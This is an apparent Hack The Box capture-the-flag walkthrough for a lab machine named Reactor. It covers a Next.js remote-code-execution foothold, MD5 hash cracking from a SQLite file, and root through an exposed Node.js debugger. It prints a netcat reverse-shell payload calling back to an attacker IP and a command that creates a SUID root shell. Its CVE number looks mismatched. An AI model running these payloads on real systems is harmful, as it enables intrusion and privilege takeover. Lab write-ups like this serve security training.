Hi everyone, in this Reactor HTB Machine, I will give u a detailed walkthrough to get the user and root flag in this machine, so sit back and read!
WRITE-UP STATUS
Machine Active · Write-up Locked
Hack The Box Policy Compliant
This machine is currently active on Hack The Box.
To respect platform rules and ensure fair play, the full technical write-up is temporarily locked.
⏳ Write-up will be released after machine retirement

As always, we begin our journey with thorough reconnaissance to map out the target’s web surface. Let’s start with NMAP:
Two ports are open: 22 (SSH) and 3000 (HTTP).


Port 3000 is running a Next.js web app – the ReactorWatch Core Monitoring System.

Using the Wappalyzer browser extension confirmed Next.js version 15.0.3.
This version matters because it’s vulnerable to a known RCE exploit (React2Shell).
Foothold – CVE-2025-32463 (React2Shell)
Next.js introduced React Server Components (RSC), which allow server-side code execution when rendering pages. In version 15.0.3, insufficient validation of RSC payloads allows an attacker to inject arbitrary OS commands that execute on the server.
Using the PoC from jensnesten/React2Shell-PoC
# Set up listener
nc -lvnp 4444

# Fire the exploit
python3 exploit.py http://reactor.htb:3000 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.35 4444 >/tmp/f"

Got the Reverse Shell:
Extracting Credentials from SQLite Database

Listing the web app directory reveals reactor.db – a SQLite database file sitting in the app root with no access controls. Read it:
The binary output leaks readable strings including the users table:
username: engineer
password_hash: 39d97110eafe2a9a68639812cd271e8e
role: operator
email: [email protected]

The hash format (32 hex chars) is MD5. Pasting it into CrackStation returns the plaintext password immediately since it exists in public breach databases.
User Flag


SSH in with the recovered credentials, and grab the User flag:
Privilege Escalation – Node.js Inspector Exposed as Root
After getting a shell, checking running processes reveals something interesting:
The --inspect flag enables Node.js’s built-in debugging protocol (Chrome DevTools Protocol) on port 9229. This is meant for development use – it allows a debugger to connect and execute arbitrary JavaScript inside the running Node process.
Since this process is owned by root, any JS we execute runs with root privileges.
The port is only bound to localhost (127.0.0.1) so we can’t reach it directly from Kali. We use SSH local port forwarding to tunnel it:
This maps our local port 9229 to the remote 127.0.0.1:9229 through the SSH tunnel. Now we connect using Node’s built-in inspector client:

node inspect 127.0.0.1:9229
We’re now inside the debugger of a root-owned Node process. We execute a JavaScript command to copy bash and set the SUID bit on it:
exec process.mainModule.require('child_process').execSync('cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash')The SUID bit means when any user runs /tmp/rootbash, it executes with the file owner’s privileges, which is root since we copied it as root.
To go back to the shell:
/tmp/rootbash -p
# -p flag preserves the effective UID (euid=root)

id
# uid=1000(engineer) gid=1000(engineer) euid=0(root)

cat /root/root.txt
Rooted!



good
good
i am hacker